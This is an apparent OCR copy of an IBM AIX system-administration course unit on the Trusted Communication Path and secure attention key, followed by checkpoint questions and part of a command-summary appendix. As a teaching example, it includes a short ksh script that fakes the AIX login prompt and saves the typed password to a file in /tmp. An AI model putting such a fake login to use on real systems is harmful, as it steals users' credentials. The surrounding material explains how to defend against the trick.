
AIX offers an additional feature, the **Trusted Communication Path**, that allows for **secure communication** between users and the **Trusted Computing Base**.

Why do you need this?

Look on the visual. Imagine you see this prompt on a terminal. What do you think? Surely you think that's a normal login prompt.

Now, look on the next visual.

Trusted Communication Path: Trojan Horse



```
#!/usr/bin/ksh

print "AIX Version 4"
print "(C) Copyrights by IBM and by others 1982, 1996"
print -n "login: "
read NAME
print -n "$NAME's Password: "
stty -echo
read PASSWORD
stty echo
print $PASSWORD > /tmp/.4711
```

```
AIX Version 4
(C) Copyrights by IBM and by others 1982, 1996
login: root
root's Password:
```

```
$ cat /tmp/.4711
darth22
```


Figure 12-29. Trusted Communication Path: Trojan Horse AU1610.0

Notes:

Look at the shell procedure in the visual. This procedure generates exactly the login prompt that was shown on the last visual. If a system intruder gets the opportunity to start this procedure on a terminal, he can retrieve the password of a user very easily. And if you log in as **root** on this terminal, you are in a very bad position afterwards.

How can you protect yourself against these trojan horses? Request a **trusted communication path** on a terminal, and all trojan horses will be killed.

Trusted Communication Path Elements



The **Trusted Communication Path** is based on:

- A **trusted shell** (tsh) that only executes commands that are marked as being trusted
- A **trusted terminal**
- A **reserved key sequence**, called the **secure attention key** (SAK), which allows the user to request a trusted communication path

Figure 12-30. Trusted Communication Path Elements AU1610.0

Notes:


The **Trusted Communication Path** is based on:

- A trusted command interpreter (**tsh** command), that only executes commands that are marked as being a member of the **Trusted Computing Base**.
- A terminal that is configured to request a **trusted communication path**.
- A **reserved key sequence**, called the **secure attention key (SAK)**, which allows a user to request a **trusted communication path**.

The **Trusted Communication Path** works only on terminals. In graphical environments (including the **Common Desktop Environment** and commands like **telnet**), the **Trusted Communication Path** is not supported.

Using the Secure Attention Key (SAK)


1. **Before logging in** at the trusted terminal:



```
AIX Version 4
(C) Copyrights by IBM and by others
1982, 1996
login:<CTRL-x><CTRL-r>

tsh>
```

Previous login was a trojan horse.

2. To establish a **secure environment**:



```
#
   <CTRL-x><CTRL-r>
tsh>
```

Ensures that no untrusted programs will be run with root authority.

Figure 12-31. Using the Secure Attention Key (SAK) AU1610.0

Notes:

You should use the **Secure Attention Key (SAK)** in two cases:

1. Before you log in on a terminal, press the **SAK**, which is the reserved key sequence **Ctrl-x, Ctrl-r**. If a new login screen scrolls up, you have a **secure path**.

   If the **tsh** prompt appears, the initial login was a **trojan horse** that may have been trying to steal your password. Find out who is currently using this terminal with the **who** command, and then log off.

2. When you want to establish a **secure environment**, press the **SAK** sequence, which starts up a **trusted shell**. You may want to use this before you work as **root** user. This ensures that no untrusted programs will be run with **root** user authority.

Configuring the Secure Attention Key

- Configure a trusted terminal:

```
# vi /etc/security/login.cfg

/dev/tty0:
    sak_enabled = true
```

- Enable a user to use the trusted shell:

```
# vi /etc/security/user

root:
     tpath = on
```

Figure 12-32. Configuring the Secure Attention Key AU1610.0

Notes:

To configure the **SAK**, you should always do two things:

1. Configure your terminals so that pressing the **SAK** sequence creates a **trusted communication path**. This is specified by the **sak_enabled** attribute in **/etc/security/login.cfg**. If the value of this attribute is **true**, recognition of the **SAK** is enabled.
2. Configure the users that use the **SAK**. This is done by specifying the **tpath** attribute in **/etc/security/user**. Possible values are


always The user can only work in the **trusted shell**. This implies that the user's initial program is **/usr/bin/tsh**.

notsh The user cannot invoke the trusted shell on a trusted path. If the user enters the **SAK** after logging in, the login session ends.

nosak The **SAK** is disabled for all processes run by the user. Use this value if the user transfers binary data that might contain the **SAK** sequence **Ctrl-X,Ctrl-R**.

on	The user can invoke a trusted shell by entering the **SAK** on a configured terminal.

chtcb: Changing the TCB Attribute



```
# chtcb query /usr/bin/ls
/usr/bin/ls is not in the TCB


tsh>ls *.c
ls: Command must be trusted to run in the tsh


# chtcb on /usr/bin/ls


tsh>ls *.c
a.c  b.c  d.c
```

Figure 12-33. chtcb: Changing the TCB Attribute AU1610.0

Notes:

In a **trusted shell** you can only execute programs that have been marked trusted.

For example, the program **/usr/bin/ls** cannot be executed in a **trusted shell**. It does not have the **TCB** attribute. To enable this attribute, use the keyword **on** as shown in the visual. To disable the **TCB** attribute, use the keyword **off**:

```
# chtcb off /usr/bin/ls
```

If you set the **TCB** attribute for a program, always add the definition for the program to **/etc/security/sysck.cfg** to monitor that the file is not manipulated.

Unit 12 Checkpoint (1 of 2)

1. Any programs specified as “auth1” must return a zero in order for the user to log in. True or False?


2. How would you specify that all members of the security group had rwx access to a particular file except for John?

3. In which file must you specify the full path name of the program that is to be used as part of the authentication process when a user logs in?

4. Name the two modes that tcbck supports.

Figure 12-34. Checkpoint (1 of 2) AU1610.0

Notes:



Unit 12 Checkpoint (2 of 2)


5. When you execute **<ctrl-x ctrl-r>** at a login prompt and you obtain the **tsh** prompt, what does that indicate?

6. The system administrator must manually mark commands as trusted, which will automatically add the command to the **sysck.cfg** file. True or False?

7. When the tcbck -p tree command is executed, all errors are reported and you get a prompt asking if the error should be fixed. True or False?

Figure 12-35. Checkpoint (2 of 2) AU1610.0

Notes:




Unit Summary

- The **auditing** subsystem allows you to capture **security-relevant events** on a system
- The authentication process in AIX can be customized by **authentication methods**
- **Access Control Lists** allow a more **granular** definition of file access modes
- The **Trusted Computing Base** is responsible for enforcing the **security policies** on a system

Figure 12-36. Unit Summary AU1610.0

Notes:



Challenge Lab

Figure 12-37. Challenge LAB AU1610.0

Notes:

This challenge activity presents several “real-world” trouble-shooting problems.

The challenge activity is found in Appendix F. Turn to Appendix F and read the instructions carefully.

Appendix A. Command Summary

Startup, Logoff and Shutdown

<Ctrl>d (exit)	log off the system (or the current shell).
shutdown	shuts down the system by disabling all processes. If in single-user mode, may want to use -F option for fast shutdown. -r option will reboot system. Requires user to be root.

Directories

mkdir	make directory
cd	change directory. Default is $HOME directory.
rmdir	remove a directory (beware of files starting with “.”)
rm	remove file; -r option removes directory and all files and subdirectories recursively.
pwd	print working directory
ls	list files • a (all) • l (long) • d (directory information) • r (reverse alphabetic) • t (time changed) • C (multi column format) • R (recursively) • F (places / after each directory name & * after each exec file)

Files - Basic

cat	list files contents (concatenate). Can open a new file with redirection, for example cat > newfile. Use <Ctrl>d to end input.
chmod	change permission mode for files or directories. • chmod =+- files or directories • (r,w,x = permissions and u, g, o, a = who) • can use + or - to grant or revoke specific permissions. • can also use numerics, 4 = read, 2 = write, 1 = execute.

	• can sum them, first is user, next is group, last is other.
	• for example “chmod 746 file1” is user = rwx, group = r, other = rw.
chown	change owner of files, for example chown owner file
chgrp	change group of files
cp	copy file
del	delete files with prompting (rm for no prompting)
mv	move and rename file
pg	list files contents by screen (page)
	• h (help) q (quit)
	• <cr> (next pg) f (skip 1 page),
	• l (next line) d (next 1/2 page)
	• $ (last page) p (previous file),
	• n (next file) . (redisplay current page)
.	Current Directory
.	Parent Directory /string (find string forward), ?string (find string backward), - (move backward # pages), +# (move forward # pages)
rm	remove (delete) file(s) (-r option removes directory and all files and subdirectories)
head	print first several lines of a file
tail	print last several lines of a file
wc	report the number of lines (-l), words (-w), characters (-c) in a files. No options gives lines, words, and characters.
su	switch user
id	displays your user ID environment and how it is currently set
tty	displays the device that is currently active. Very useful for Xwindows where there are several pts devices that can be created. It's nice to know which one you have active. **who am i** will do the same.

Files - Advanced

awk	programmable text editor / report write
banner	display banner (can redirect to another terminal “nn” with “> /dev/ttynn”)
cal	calendar (cal month year)

cut

cut out specific fields from each line of a file

diff

differences between two files

find

find files anywhere on disks. Specify location by path (will search all subdirectories under specified directory).

- name fl (file names matching fl criteria)
- user ul (files owned by user ul)
- size +n (or -n) (files larger (or smaller) than n blocks)
- mtime +x (-x) (files modified more (less) than x days ago)
- perm num (files whose access permissions match num)
- exec (execute a command with results of find command)
- ok (execute a cmd command interactively with results of find command)
- o (logical or) print (display results. Usually included)

find syntax: find path expression action

- for example find / -name “*.txt” -print
- or find / -name “*.txt” -exec li -l {} \;

  (executes li -l where names found are substituted for {})
  ; indicates end-of-command to be executed and \ removes usual interpretation as command continuation character)

grep

search for pattern, for example grep pattern file(s). Pattern can include regular expressions.

- c (count lines with matches, but don't list)
- l (list files with matches, but don't list)
- n (list line numbers with lines)
- v (find files without pattern)

expression metacharacters

- [ ] matches any one character inside.
- with a - in [ ] will match a range of characters.
- ^ matches BOL when ^ begins the pattern.
- $ matches EOL when $ ends the pattern.
- . matches any single character. (same as ? in shell).
- * matches 0 or more occurrences of preceding character.

  Note: “.*” is the same as “*” in the shell.

sed

stream (text) editor. Used with editing flat files.

sort	sort and merge files. -r (reverse order); -u (keep only unique lines)

Editors

ed	line editor
vi	screen editor
INed	LPP editor
emacs	screen editor +

Shells, Redirection and Pipelining

< (read)	redirect standard input, for example “command < file” reads input for command from file.
> (write)	redirect standard output, for example “command > file” writes output for command to file overwriting contents of file.
>> (append)	redirect standard output, for example “command >> file” appends output for command to the end of file.
2>	redirect standard error (to append standard error to a file, use “command 2>> file”) combined redirection examples: • command < infile > outfile 2> errfile • command >> appendfile 2>> errfile < infile
;	command terminator used to string commands on single line
|	pipe information from one command to the next command. for example “ls | cpio -o > /dev/fd0” will pass the results of the ls command to the cpio command.
\	continuation character to continue command on a new line. Will be prompted with > for command continuation.
tee	reads standard input and sends standard output to both standard output and a file. for example “ls | tee ls.save | sort” results in ls output going to ls.save and piped to sort command.

Metacharacters

*	any number of characters (0 or more)
?	any single character
[abc]	[ ] any character from the list
[a-c]	[ ] match any character from the list range

! not any of the following characters (for example leftbox !abc right box)

; command terminator used to string commands on a single line

& command preceding and to be run in background mode

# comment character

\ removes special meaning (no interpretation) of the following character
removes special meaning (no interpretation) of character in quotes

" interprets only $, backquote, and \ characters between the quotes.

" used to set variable to results of a command for example now= “date” sets the value of now to current results of the date command.

$ preceding variable name indicates the value of the variable.

Physical and Logical Storage

chlv changes the characteristics of a logical volume.

chpv changes the state of a physical volume within a volume group.

chvg changes the characteristics of a volume group.

cplv makes a copy of a logical volume.

exportvg exports the definition of a volume group.

importvg Imports the definition of a volume group

mklvcopy makes logical partition copies for a logical volume

mkvg makes a volume group.

reducevg reduces the size of a volume group and deletes empty groups.

reorgvg reorganizes the physical partition allocation for a volume group.

rmlv removes a logical volume

syncvg synchronizes logical partition copies

copyrawlv copies the contents of one logical volume to another by directly reading and writing the logical volume devices. The destination logical volume must already exist and must be at least as large as the source.

getlvcb returns the control block information for the specified logical volume.

getlvname generates a logical volume name for a new logical volume. This is done using the name provided, or by using the default prefixes as defined in the Predefined ODM object classes.

getlvodm gets logical volume data from the ODM and writes it to standard output.

getvgname returns a volume group name. This is done either by using the name supplied by the user, or by using default prefixes as defined in the Predefined ODM.

lvgenmajor generates a major number for the specified volume group. If a major number already exists for the volume group, that number is returned to standard out.

lvgenminor generates a minor number for a logical volume or volume group.

lvrelmajor releases a volume group's major number and removes the device file in the /dev directory.

lvrelminor releases a logical volumes minor number and removes the /dev entries associated with the minor number.

putlvcb writes the logical volume control block data into block 0 of the logical volume. The lvcb contains the attributes of the logical volume.

putlvodm reads data from the command line and writes it to the appropriate ODM data class fields. This includes logical volume attributes, volume group attributes and physical volume attributes.

synclvodm synchronizes data for the specified volume group or logical volume. The Logical Volume Manager is seen as correct when there are conflicts.

lchangelv changes the attributes of a logical volume.

lcreatelv creates an empty logical volume that belongs to the specified volume group.

ldeletelv deletes a logical volume from its parent volume group.

lextendlv extends or allocates additional logical partitions to a logical volume.

lquerylv queries the attributes of a logical volume.

lreducelv reduces the number of allocated logical partitions in a logical volume.

lresynclv synchronizes all the mirrored logical partitions in the logical volume.

lchangepv changes the attributes of a physical volume.

ldeletepv deletes a physical volume from its parent volume group.

linstallpv installs or adds a physical volume to a volume group.

lquerypv queries the attributes of a physical volume.

lresyncpv synchronizes all mirrored partitions in a physical volume.

lcreatevg creates a new physical volume and installs the first physical volume in the volume group.

lqueryvg queries the attributes of a volume group.

lqueryvgs queries the ID numbers of all volume groups in the system.

lvaryonvg	varies a volume group online. It can varyon in one of two ways: a) The volume group is varied on but the logical volumes cannot be opened. b) The volume group is varied on and the logical volumes are opened.
lvaryoffvg	varies a volume group offline. It is assumed that all Logical Volumes in the volume group must be closed before varyoff can complete.
lresynclp	synchronizes all physical partitions belonging to a logical partition.
lmigratepp	moves a physical partition to a specified physical volume.
chfs	changes file system attributes such as mount point, permissions, and size
compress	reduces the size of the specified file using the adaptive LZ algorithm
crfs	creates a file system within a previously created logical volume
extendlv	extends the size of a logical volume
extendvg	extends a volume group by adding a physical volume
fsck	checks for file system consistency, and allows interactive repair of file systems
fuser	lists the process numbers of local processes that use the files specified
lsattr	lists the attributes of the devices known to the system
lscfg	gives detailed information about the RS/6000 hardware configuration
lsdev	lists the devices known to the system
lsfs	displays characteristics of the specified file system such as mount points, permissions, and file system size
lslv	shows you information about a logical volume
lspv	shows you information about a physical volume in a volume group
lsvg	shows you information about the volume groups in your system
migratepv	used to move physical partitions from one physical volume to another
mkdev	configures a device
mkfs	makes a new file system on the specified device
mklv	creates a logical volume
mkvg	creates a volume group
mount	instructs the operating system to make the specified file system available for use from the specified point
quotaon	starts the disk quota monitor
rmdev	removes a device
rmlv	removes logical volumes from a volume group

rmlvcopy	removes copies from a logical volume
umount	unmounts a file system from its mount point
uncompress	restores files compressed by the compress command to their original size
unmount	exactly the same function as the umount command
varyoffvg	deactivates a volume group so that it cannot be accessed
varyonvg	activates a volume group so that it can be accessed

Variables

=	set a variable (for example d="day" sets the value of d to "day"). Can also set the variable to the results of a command by the `character; for example now=date sets the value of now to the current result of the date command.
HOME	home directory
PATH	path to be checked
SHELL	shell to be used
TERM	terminal being used
PS1	primary prompt characters, usually $ or #
PS2	secondary prompt characters, usually >
$?	return code of the last command executed
set	displays current local variable settings
export	exports variable so that they are inherited by child processes
env	displays inherited variables
echo	echo a message (for example "echo HI" or "echo $d"). Can turn off carriage returns with \c at the end of the message. Can print a blank line with \n at the end of the message.

Tapes and Diskettes

dd	reads a file in, converts the data (if required), and copies the file out
fdformat	formats diskettes or read/write optical media disks
flcopy	copies information to and from diskettes
format	AIX command to format a diskette
backup	backs up individual files.

- i reads file names form standard input
- v list files as backed up;

for example “backup -iv -f/dev/rmto file1, file2”

- u backup file system at specified level;

for example “backup -level -u filesystem”

Can pipe list of files to be backed up into command; for example “find . -print | backup -ivf/dev/rmt0” where you are in directory to be backed up.

mksysb creates an installable image of the root volume group

restore restores commands from backup

